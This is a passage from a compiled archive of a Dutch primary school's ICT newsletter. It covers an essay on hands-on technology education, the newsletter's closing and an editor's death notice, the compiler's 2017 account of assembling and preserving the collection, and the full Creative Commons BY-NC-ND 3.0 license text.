We weten precies, tot op de dag nauwkeurig, wanneer het Internet werd uitgevonden. De uitvinders zelf willen liever niet aan de datum herinnerd worden. Het was 4 oktober 1957, de dag dat de Russen, de communisten, midden in de Koude Oorlog de ruimtesonde Sputnik1 lanceerden. De Amerikanen schrokken zich rot. Het leidde daar tot de Sputnik crisis [1].

Amerika realiseerde zich hoezeer het technologisch achter liep. De militaire communicatie moest verbeterd worden en ze ontwikkelden het ARPA net, de voorloper van ons huidige Internet. Belangrijker, ze deden nog wat anders aan hun crisis, iets waar wij van zouden moeten leren, nu ook wij in een crisis zitten: investeren in onderwijs. De Amerikanen staken vele miljarden in hun onderwijs om technici op te leiden. Het heeft oneindig veel meer opgeleverd dan een paar mannen op de maan.

We zijn nu ruim een halve eeuw verder. Hoe staat het met 'techniek in het basisonderwijs', in Nederland bijvoorbeeld? We hebben een nu al ex-minister die in ronkende zinnen spreekt over techniek en 18,7 miljoen euro in een "masterplan" steekt om 3500 klassen te bezoeken [2]:

Van Bijsterveldt: 'Techniek heeft vaak onterecht een slecht imago. We gaan nu kinderen in gesprek brengen met enthousiaste technici, we nemen ze mee op excursies naar bedrijven. Zo kunnen ze zelf zien en horen

wat een carrière in de techniek werkelijk inhoudt.'

Samengevat: Deskundigen gaan het 'ze' wéér vertellen, ze laten ze leuke dingen zien en vertellen dat ze er carrière in kunnen maken.

Horen we hier: "Als ze maar met hun rotpoten van onze mooie spullen afblijven!" Het lijkt ons typisch een klusje voor mislukte technici; de technneuten.

Laten we het netter zeggen. Over techniek kun je beter niets horen want het is ingewikkeld, beter niet naar kijken want je snapt het niet, of over denken dat je er leuk carrière in kan maken. Dat denken de onderwijzeressen die voor je in de klas staan ook niet en dat hebben ze ook nooit gedacht. Het leek hen een goede zaak leerlingen iets te leren.

Techniek moet je DOEN. Door vuile handen maken, iets in elkaar zetten, of te slopen, de zaak verprutsen, succesjes boeken. De glorie voelen als dat ding doet wat jij wilt. Als iets gelukt is en het 'werkt'. Waarom? Daar is geen enkele goede reden voor te geven, net als er geen enkele goede reden is te geven om lerares in het basisonderwijs te worden. Terwijl toch vele vrouwen dat gelukkig doen.

Nu we meer dan een halve eeuw Internet hebben, zouden we wat beters kunnen doen met dat geld?  
€ 18.700.000 beschikbaar voor 3500 klassen = ruim € 5300 per klas.

Twee voorstellen:

#### 1. Raspberry Pi

Voor dat geld koop je meer dan 200 Raspberry Pis [3] per school. Dat is een computer ter grootte van een creditcard. Je sluit hem aan op een TV of monitor, toetsenbord en muis. Dan kun je naar hartelust experimenteren met techniek. En er mag gerust eentje stuk gaan.

#### 2. Website@School [4]

Daarmee kunnen leerlingen zelf teksten maken alsof je nog aan de drukpers staat door met HTML te schrijven, prutsen aan je eigen vormgeving met CSS (Bazaar Style Style [5] in Website@School), veilig fouten maken, websites maken die je zelf mooi vindt, leren een CMS te beheren, samenwerken in projecten en nog zoveel meer.

Wordt het een keer tijd? We hebben technici nodig vindt de minister: tot 2016 hebben we een tekort van 170 000 technici. En daarna? Wat DOEN we daaraan in het basisonderwijs?

[1]

[http://en.wikipedia.org/wiki/Sputnik\\_crisis](http://en.wikipedia.org/wiki/Sputnik_crisis)

[2]

<http://www.rijksoverheid.nl/nieuws/2012/04/16/kabinet-pakt-tekort-technici-aan.html>

[3]

<http://www.raspberrypi.org/>

[4]

<http://websiteschool.eu>

[5]

[http://wyxs.net/web/was\\_en/viewpoints.html#h4](http://wyxs.net/web/was_en/viewpoints.html#h4)

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 23 - 2012 (08 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied niet innoverend?**

**ONDERWIJS EN TECHNIEK**

In deze BIC zouden we een stukje techniek quoten uit de realistische roman 'Darkness at Noon' (Nederlandse titel 'Nacht in de middag') van Arthur Koestler (1905-1983). Onlangs heruitgegeven met een nawoord van historicus Wim Berkelaar. Het is Koestler's kritiek op Jozef Stalin's vormgeving van het Russisch communisme in de jaren dertig van de vorige eeuw. Het boek verscheen in 1940.

Dit voornemen werd doorkruist door een recent overlijdensbericht. Op 5 juni stierf Ray Bradbury, 91 jaar oud. Schrijver van een omvangrijk oeuvre, waaronder het verfilmde 'Fahrenheit 451'. De titel van deze science-fiction roman verwijst naar de temperatuur waarbij papier vlam vat en speelt in een tijd dat boeken verboden zijn, het bezit ervan strafbaar en de boeken politie huishoudt.

Wat hebben 'Darkness at Noon' en 'Fahrenheit 451' gemeen? Beide romans handelen over totalitaire regimes. Beiden zijn geschreven door gedreven mensen. Een derde gedrevene, Lauren Weinstein, maakte in 1998 een audio opname. Bradbury vertelt daarin aan een zaal vol studenten, vóór de vertoning van Fahrenheit 451, over zijn leven en werken. Over het liefhebben van wat je doet, over het nalaten van wat niet goed voor je is, over schrijven, over ... Ach, laat je niet verder afleiden, luister naar- en laat je roeren door een mensch:

Ray Bradbury Speaking at UCLA (April 8, 1998)

<http://j.mp/JNzAXE> (YouTube - Audio Only - ~80 minutes)

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## 2012 en 2015

1. [2012-12-07 w49](#)
2. [2015-07-04 w27](#)

**Baarsjes Informatie en Communicatie Jaargang 12 - week 49 - 2012 (7 december 2012)**  
**De Rosa Boekdrukker en ICT?**

Beste Bic-lezers,

De twaalfde jaargang van onze wekelijkse ICT nieuwsbrief, de BIC is aangebroken. Echter, sinds week 18 is er geen BIC meer verschenen.

Dat komt doordat ons schoolbestuur (AWBR) onze ICT projecten niet langer ondersteunt.

Dit houdt in, dat ons netwerkbeheersysteem, **serveropschool**, ophoudt op de Rosa Boekdrukker. Ook het goedkope, multifunctionele digitale schoolbord, **Ons Bord**, is niet meer bij ons op school. Wat bij ons nog rest is onze website, die nog zal overgaan naar **websiteatschool**.

Ook het lidmaatschap van **STRICT** (Scholen Tezamen Rijk met ICT) wordt beëindigd.

U zult wel begrijpen, dat we het heel moeilijk hebben om ons werk van vele jaren vaarwel te zeggen.

Dirk en ik zijn u allen zeer dankbaar voor de vele suggesties, aanbevelingen, feedbacks, kritiek en leuke opmerkingen, waardoor wij de BIC meer dan 11 jaar hebben kunnen maken en die mede hebben bijgedragen aan de ICT ontwikkelingen die wij deden voor de wereld, zoals Dirk dat altijd zo mooi kan zeggen.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 11 - week 27 - 2015 (4 juli)**

Beste oud - BIC lezers,

Ik moet jullie vertellen, dat Dirk afgelopen maandag is overleden en gisteren is gecremeerd.

In maart van dit jaar werden zijn nekklachten steeds erger en na de operatie aan zijn nek bleken er uitzaaingen van alveesklieerkanker in de wervels te zitten.

Hij werd thuis verpleegd en afgelopen maandag is hij zelf uit het leven gestapt. Ik was de dag ervoor nog bij hem en we konden nog grapjes maken.

De laatste jaren waren Dirk zijn werkzaamheden voornamelijk gericht op het ontwerpen van de opvolger van siteatschool, websiteatschool. Handleidingen schrijven, documenteren, nieuwe modules verzinnen (samen met Peter Fokker) en vertalers begeleiden.

Kijk op <http://websiteatschool.eu> hoe ver we al zijn.

Op zijn ziekbed was Dirk nog bezig om voor hemzelf een opvolger te vinden die de vertalers kan begeleiden.

Peter Fokker, Anrik Engelhard, Ronald van der Vliet en ik zullen samen bekijken hoe we het project websiteatschool voort kunnen zetten, Dirk zijn grote wens.

Als er onder jullie nog ideeën over zijn, dan horen we dat graag.

Groet en goed weekend,  
Karin

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



## Verantwoording

### Toelichting op de samenstelling van dit boek. door Peter Fokker

Bussum, zomer 2017

### Bronnen

Dit boek is gebaseerd op de volgende bronnen.

#### Ruim 400 .TXT- en .HTML-bestanden

De *Baarsjes Informatie en Communicatie Nieuwsbrief*, kortweg *BIC*, is nagenoeg elke schoolweek verschenen in de periode van 5 oktober 2001 tot 7 december 2012. In totaal zijn er zo'n 420 afleveringen gepubliceerd.

In de periode van oktober 2001 tot april 2004 ging het om een wekelijkse e-mail die werd toegezonden aan geïnteresseerden.

Vanaf 23 april 2004 (week 17) is de BIC samengesteld, online gepubliceerd en bovendien per e-mail aan abonnees verzonden via de Nieuwsbrieven-module van *Site@School*. Alle sindsdien verschenen afleveringen zijn momenteel (zomer 2017) nog online beschikbaar via:

<http://rosaboekdrukker.net/index.php?section=6&page=675h>.

Begin 2013 hebben de leden van de BIC-redactie (Dirk Schouten en Karin Abma) alle verschenen nieuwsbrieven verzameld, telkens één aflevering per bestand. Vooral de oudste afleveringen (2001-2002) zijn hier en daar beschadigd; het lijkt erop dat deze bestanden het resultaat zijn van een scan van papieren exemplaren in combinatie met OCR (*Optical Character Recognition*).

De in totaal 420 verzamelde HTML-bestanden vormden de bron voor dit boek, *Baarsjes Informatie en Communicatie Nieuwsbrief 2001-2012*.

#### Samenvatting en geschiedenis

In het voorjaar van 2013 heeft Ronald van der Vliet (oud-directeur van Obs Rosa Boekdrukker) een uitgebreide samenvatting gemaakt van alle verschenen BICs. Deze samenvatting, [De BIC als neerslag van de technische en inhoudelijke ontwikkelingen op ICT-gebied in en rond een basisschool 2001-2012](#), is integraal opgenomen in dit boek.

In datzelfde voorjaar van 2013 heeft Karin Abma (oud-leerkracht en -ICT-coördinator van Obs Rosa Boekdrukker en bovendien redacteur van de BIC) de geschiedenis van de BIC beschreven. Deze historie, [12 jaar BIC op de openbare basisschool Rosa Boekdrukker](#), is ook integraal opgenomen in dit boek.

#### Aanvullende bestanden

In de diverse nieuwsbrieven is vaak verwezen naar interessante web-pagina's en soms ook naar video's en foto's. Gezien het vluchtige karakter van het World Wide Web zijn ettelijke van deze links inmiddels niet meer functioneel, bijvoorbeeld omdat de bijbehorende webstek is heringericht zonder rekening te houden met conserveren van bestaande links of omdat het bijbehorende domein niet langer bestaat. Dit effect zal in de toekomst alleen maar sterker worden. Dit is helaas niet te vermijden.

Bij het samenstellen van dit boek heb ik geprobeerd om in voorkomende gevallen de nog wèl beschikbare foto's en andere afbeeldingen veilig te stellen door een lokale kopie te maken en die vervolgens op te nemen in het boek. Dat is helaas niet voor alle afbeeldingen gelukt.

#### Opmaak

De opmaak van de originele bestanden liet vaak veel te wensen over; een eenvoudige controle op HTML-syntaxis leverde vele honderden (!) foutmeldingen op.

Ook de opmaak-*stijl* van de 420 bestanden varieerde nogal. Aangezien het de bedoeling was om alle bestanden samen te voegen tot één geheel, d.w.z. één enkel groot bestand (uiteindelijk in de vorm van een .PDF-bestand), heb ik de opmaak enorm gestroomlijnd. Dat betekent dat ik hier en daar concessies heb moeten doen aan het uiterlijk. De *inhoud* is integraal overgenomen van de bronbestanden, vaak inclusief typefouten.

### **Productie en houdbaarheid op langere termijn**

Vlak voor zijn overlijden in 2015 heeft Dirk Schouten een dringend beroep gedaan op Karin Abma en mij om de complete verzameling BICs veilig te stellen voor toekomstige generaties, als tijdsbeeld en geschiedschrijving.

Een eerdere poging in 2013 om de 420 losse BIC-bestanden te deponeren bij de Koninklijke Bibliotheek in Den Haag is mislukt. In die tijd leek het ook niet mogelijk om een verzameling 'losse' bestanden te deponeren. Daarbij komt ook nog het feit dat de Koninklijke Bibliotheek uitsluitend van .PDF-bestanden de continuïteit kan garanderen op langere termijn.

Op grond van deze overwegingen heb ik de inleidingen van Ronald van der Vliet en Karin Abma, de 420 losse BIC-bestanden, deze 'verantwoording' en de Creative Commons-licentie omgezet in 19 losse .HTML-bestanden. Deze bestanden heb ik vervolgens met behulp van het programma **wkhtmltopdf** (zie <http://wkhtmltopdf.org>) omgezet in één .PDF-document.

Het is de bedoeling om dit .PDF-bestand alsnog te deponeren bij de Koninklijke Bibliotheek in Den Haag, om daarmee het BIC-archief voor langere tijd veilig te stellen.

Het is de bedoeling om ook de 420 onderliggende originele bronbestanden (inclusief syntaxis-fouten en originele opmaak), de door mij gegenereerde versie met 19 losse HTML-bestanden, en de gegenereerde versie in één groot HTML-bestand online te publiceren.

Gezien het vluchtige karakter van het World Wide Web wil dit niet zeggen dat deze .HTML-bestanden tot in lengte van dagen beschikbaar zullen zijn en blijven; een domein kan verdwijnen en een webstek kan gereorganiseerd worden. De .PDF-versie bij de Koninklijke Bibliotheek heeft in dat opzicht meer overlevingskansen.

Desalniettemin is het de intentie om dit boek, *Baarsjes Informatie en Communicatie Nieuwsbrief 2001-2012*, en ook de onderliggende bestanden online te publiceren op de volgende locaties:

- <http://rosaboekdrukker.nl/bic>
- <http://rosaboekdrukker.net/bic>
- <http://verenigingstrict.nl/bic>
- <http://dirkschouten.nl/bic>
- <http://wyxs.net/bic>

Daarmee hebben we al het mogelijke gedaan om de BICs goed mogelijk veilig te stellen voor toekomstige generaties.

## Creative Commons Legal Code

### Attribution-NonCommercial-NoDerivs 3.0 Unported

#### *License*

THE WORK (AS DEFINED BELOW) IS PROVIDED UNDER THE TERMS OF THIS CREATIVE COMMONS PUBLIC LICENSE ("CCPL" OR "LICENSE"). THE WORK IS PROTECTED BY COPYRIGHT AND/OR OTHER APPLICABLE LAW. ANY USE OF THE WORK OTHER THAN AS AUTHORIZED UNDER THIS LICENSE OR COPYRIGHT LAW IS PROHIBITED.

BY EXERCISING ANY RIGHTS TO THE WORK PROVIDED HERE, YOU ACCEPT AND AGREE TO BE BOUND BY THE TERMS OF THIS LICENSE. TO THE EXTENT THIS LICENSE MAY BE CONSIDERED TO BE A CONTRACT, THE LICENSOR GRANTS YOU THE RIGHTS CONTAINED HERE IN CONSIDERATION OF YOUR ACCEPTANCE OF SUCH TERMS AND CONDITIONS.

#### 1. Definitions

- a. **"Adaptation"** means a work based upon the Work, or upon the Work and other pre-existing works, such as a translation, adaptation, derivative work, arrangement of music or other alterations of a literary or artistic work, or phonogram or performance and includes cinematographic adaptations or any other form in which the Work may be recast, transformed, or adapted including in any form recognizably derived from the original, except that a work that constitutes a Collection will not be considered an Adaptation for the purpose of this License. For the avoidance of doubt, where the Work is a musical work, performance or phonogram, the synchronization of the Work in timed-relation with a moving image ("synching") will be considered an Adaptation for the purpose of this License.
- b. **"Collection"** means a collection of literary or artistic works, such as encyclopedias and anthologies, or performances, phonograms or broadcasts, or other works or subject matter other than works listed in Section 1(f) below, which, by reason of the selection and arrangement of their contents, constitute intellectual creations, in which the Work is included in its entirety in unmodified form along with one or more other contributions, each constituting separate and independent works in themselves, which together are assembled into a collective whole. A work that constitutes a Collection will not be considered an Adaptation (as defined above) for the purposes of this License.
- c. **"Distribute"** means to make available to the public the original and copies of the Work through sale or other transfer of ownership.
- d. **"Licensor"** means the individual, individuals, entity or entities that offer(s) the Work under the terms of this License.
- e. **"Original Author"** means, in the case of a literary or artistic work, the individual, individuals, entity or entities who created the Work or if no individual or entity can be identified, the publisher; and in addition (i) in the case of a performance the actors, singers, musicians, dancers, and other persons who act, sing, deliver, declaim, play in, interpret or otherwise perform literary or artistic works or expressions of folklore; (ii) in the case of a phonogram the producer being the person or legal entity who first fixes the sounds of a performance or other sounds; and, (iii) in the case of broadcasts, the organization that transmits the broadcast.
- f. **"Work"** means the literary and/or artistic work offered under the terms of this License including without limitation any production in the literary, scientific and artistic domain, whatever may be the mode or form of its expression including digital form, such as a book, pamphlet and other writing; a lecture, address, sermon or other work of the same nature; a dramatic or dramatico-musical work; a choreographic work or entertainment in dumb show; a musical composition with or without words; a cinematographic work to which are assimilated works expressed by a process analogous to cinematography; a work of drawing, painting, architecture, sculpture, engraving or lithography; a photographic work to which are assimilated works expressed by a process analogous to photography; a work of applied art; an illustration, map, plan, sketch or three-dimensional work relative to geography, topography, architecture or science; a performance; a broadcast; a phonogram; a compilation of data to the extent it is protected as a copyrightable work; or a work performed by a variety or circus performer to the extent it is not otherwise considered a literary or artistic work.

- g. **"You"** means an individual or entity exercising rights under this License who has not previously violated the terms of this License with respect to the Work, or who has received express permission from the Licensor to exercise rights under this License despite a previous violation.
- h. **"Publicly Perform"** means to perform public recitations of the Work and to communicate to the public those public recitations, by any means or process, including by wire or wireless means or public digital performances; to make available to the public Works in such a way that members of the public may access these Works from a place and at a place individually chosen by them; to perform the Work to the public by any means or process and the communication to the public of the performances of the Work, including by public digital performance; to broadcast and rebroadcast the Work by any means including signs, sounds or images.
- i. **"Reproduce"** means to make copies of the Work by any means including without limitation by sound or visual recordings and the right of fixation and reproducing fixations of the Work, including storage of a protected performance or phonogram in digital form or other electronic medium.

**2. Fair Dealing Rights.** Nothing in this License is intended to reduce, limit, or restrict any uses free from copyright or rights arising from limitations or exceptions that are provided for in connection with the copyright protection under copyright law or other applicable laws.

**3. License Grant.** Subject to the terms and conditions of this License, Licensor hereby grants You a worldwide, royalty-free, non-exclusive, perpetual (for the duration of the applicable copyright) license to exercise the rights in the Work as stated below:

- a. to Reproduce the Work, to incorporate the Work into one or more Collections, and to Reproduce the Work as incorporated in the Collections; and,
- b. to Distribute and Publicly Perform the Work including as incorporated in Collections.

The above rights may be exercised in all media and formats whether now known or hereafter devised. The above rights include the right to make such modifications as are technically necessary to exercise the rights in other media and formats, but otherwise you have no rights to make Adaptations. Subject to 8(f), all rights not expressly granted by Licensor are hereby reserved, including but not limited to the rights set forth in Section 4(d).

**4. Restrictions.** The license granted in Section 3 above is expressly made subject to and limited by the following restrictions:

- a. You may Distribute or Publicly Perform the Work only under the terms of this License. You must include a copy of, or the Uniform Resource Identifier (URI) for, this License with every copy of the Work You Distribute or Publicly Perform. You may not offer or impose any terms on the Work that restrict the terms of this License or the ability of the recipient of the Work to exercise the rights granted to that recipient under the terms of the License. You may not sublicense the Work. You must keep intact all notices that refer to this License and to the disclaimer of warranties with every copy of the Work You Distribute or Publicly Perform. When You Distribute or Publicly Perform the Work, You may not impose any effective technological measures on the Work that restrict the ability of a recipient of the Work from You to exercise the rights granted to that recipient under the terms of the License. This Section 4(a) applies to the Work as incorporated in a Collection, but this does not require the Collection apart from the Work itself to be made subject to the terms of this License. If You create a Collection, upon notice from any Licensor You must, to the extent practicable, remove from the Collection any credit as required by Section 4(c), as requested.
- b. You may not exercise any of the rights granted to You in Section 3 above in any manner that is primarily intended for or directed toward commercial advantage or private monetary compensation. The exchange of the Work for other copyrighted works by means of digital file-sharing or otherwise shall not be considered to be intended for or directed toward commercial advantage or private monetary compensation, provided there is no payment of any monetary compensation in connection with the exchange of copyrighted works.
- c. If You Distribute, or Publicly Perform the Work or Collections, You must, unless a request has been made pursuant to Section 4(a), keep intact all copyright notices for the Work and provide, reasonable to the medium or means You are utilizing: (i) the name of the Original Author (or pseudonym, if applicable) if supplied, and/or if the Original Author and/or Licensor designate another party or parties (e.g., a sponsor institute, publishing entity, journal) for attribution

("Attribution Parties") in Licensor's copyright notice, terms of service or by other reasonable means, the name of such party or parties; (ii) the title of the Work if supplied; (iii) to the extent reasonably practicable, the URI, if any, that Licensor specifies to be associated with the Work, unless such URI does not refer to the copyright notice or licensing information for the Work. The credit required by this Section 4(c) may be implemented in any reasonable manner; provided, however, that in the case of a Collection, at a minimum such credit will appear, if a credit for all contributing authors of Collection appears, then as part of these credits and in a manner at least as prominent as the credits for the other contributing authors. For the avoidance of doubt, You may only use the credit required by this Section for the purpose of attribution in the manner set out above and, by exercising Your rights under this License, You may not implicitly or explicitly assert or imply any connection with, sponsorship or endorsement by the Original Author, Licensor and/or Attribution Parties, as appropriate, of You or Your use of the Work, without the separate, express prior written permission of the Original Author, Licensor and/or Attribution Parties.

d. For the avoidance of doubt:

i. **Non-waivable Compulsory License Schemes.** In those jurisdictions in which the right to collect royalties through any statutory or compulsory licensing scheme cannot be waived, the Licensor reserves the exclusive right to collect such royalties for any exercise by You of the rights granted under this License;

ii. **Waivable Compulsory License Schemes.** In those jurisdictions in which the right to collect royalties through any statutory or compulsory licensing scheme can be waived, the Licensor reserves the exclusive right to collect such royalties for any exercise by You of the rights granted under this License if Your exercise of such rights is for a purpose or use which is otherwise than noncommercial as permitted under Section 4(b) and otherwise waives the right to collect royalties through any statutory or compulsory licensing scheme; and,

iii. **Voluntary License Schemes.** The Licensor reserves the right to collect royalties, whether individually or, in the event that the Licensor is a member of a collecting society that administers voluntary licensing schemes, via that society, from any exercise by You of the rights granted under this License that is for a purpose or use which is otherwise than noncommercial as permitted under Section 4(b).

e. Except as otherwise agreed in writing by the Licensor or as may be otherwise permitted by applicable law, if You Reproduce, Distribute or Publicly Perform the Work either by itself or as part of any Collections, You must not distort, mutilate, modify or take other derogatory action in relation to the Work which would be prejudicial to the Original Author's honor or reputation.

## 5. Representations, Warranties and Disclaimer

UNLESS OTHERWISE MUTUALLY AGREED BY THE PARTIES IN WRITING, LICENSOR OFFERS THE WORK AS-IS AND MAKES NO REPRESENTATIONS OR WARRANTIES OF ANY KIND CONCERNING THE WORK, EXPRESS, IMPLIED, STATUTORY OR OTHERWISE, INCLUDING, WITHOUT LIMITATION, WARRANTIES OF TITLE, MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, NON-INFRINGEMENT, OR THE ABSENCE OF LATENT OR OTHER DEFECTS, ACCURACY, OR THE PRESENCE OF ABSENCE OF ERRORS, WHETHER OR NOT DISCOVERABLE. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OF IMPLIED WARRANTIES, SO SUCH EXCLUSION MAY NOT APPLY TO YOU.

**6. Limitation on Liability.** EXCEPT TO THE EXTENT REQUIRED BY APPLICABLE LAW, IN NO EVENT WILL LICENSOR BE LIABLE TO YOU ON ANY LEGAL THEORY FOR ANY SPECIAL, INCIDENTAL, CONSEQUENTIAL, PUNITIVE OR EXEMPLARY DAMAGES ARISING OUT OF THIS LICENSE OR THE USE OF THE WORK, EVEN IF LICENSOR HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

## 7. Termination

a. This License and the rights granted hereunder will terminate automatically upon any breach by You of the terms of this License. Individuals or entities who have received Collections from You under this License, however, will not have their licenses terminated provided such individuals or entities remain in full compliance with those licenses. Sections 1, 2, 5, 6, 7, and 8 will survive any termination of this License.

- b. Subject to the above terms and conditions, the license granted here is perpetual (for the duration of the applicable copyright in the Work). Notwithstanding the above, Licensor reserves the right to release the Work under different license terms or to stop distributing the Work at any time; provided, however that any such election will not serve to withdraw this License (or any other license that has been, or is required to be, granted under the terms of this License), and this License will continue in full force and effect unless terminated as stated above.

## **8. Miscellaneous**

- a. Each time You Distribute or Publicly Perform the Work or a Collection, the Licensor offers to the recipient a license to the Work on the same terms and conditions as the license granted to You under this License.
- b. If any provision of this License is invalid or unenforceable under applicable law, it shall not affect the validity or enforceability of the remainder of the terms of this License, and without further action by the parties to this agreement, such provision shall be reformed to the minimum extent necessary to make such provision valid and enforceable.
- c. No term or provision of this License shall be deemed waived and no breach consented to unless such waiver or consent shall be in writing and signed by the party to be charged with such waiver or consent.
- d. This License constitutes the entire agreement between the parties with respect to the Work licensed here. There are no understandings, agreements or representations with respect to the Work not specified here. Licensor shall not be bound by any additional provisions that may appear in any communication from You. This License may not be modified without the mutual written agreement of the Licensor and You.
- e. The rights granted under, and the subject matter referenced, in this License were drafted utilizing the terminology of the Berne Convention for the Protection of Literary and Artistic Works (as amended on September 28, 1979), the Rome Convention of 1961, the WIPO Copyright Treaty of 1996, the WIPO Performances and Phonograms Treaty of 1996 and the Universal Copyright Convention (as revised on July 24, 1971). These rights and subject matter take effect in the relevant jurisdiction in which the License terms are sought to be enforced according to the corresponding provisions of the implementation of those treaty provisions in the applicable national law. If the standard suite of rights granted under applicable copyright law includes additional rights not granted under this License, such additional rights are deemed to be included in the License; this License is not intended to restrict the license of any rights under applicable law.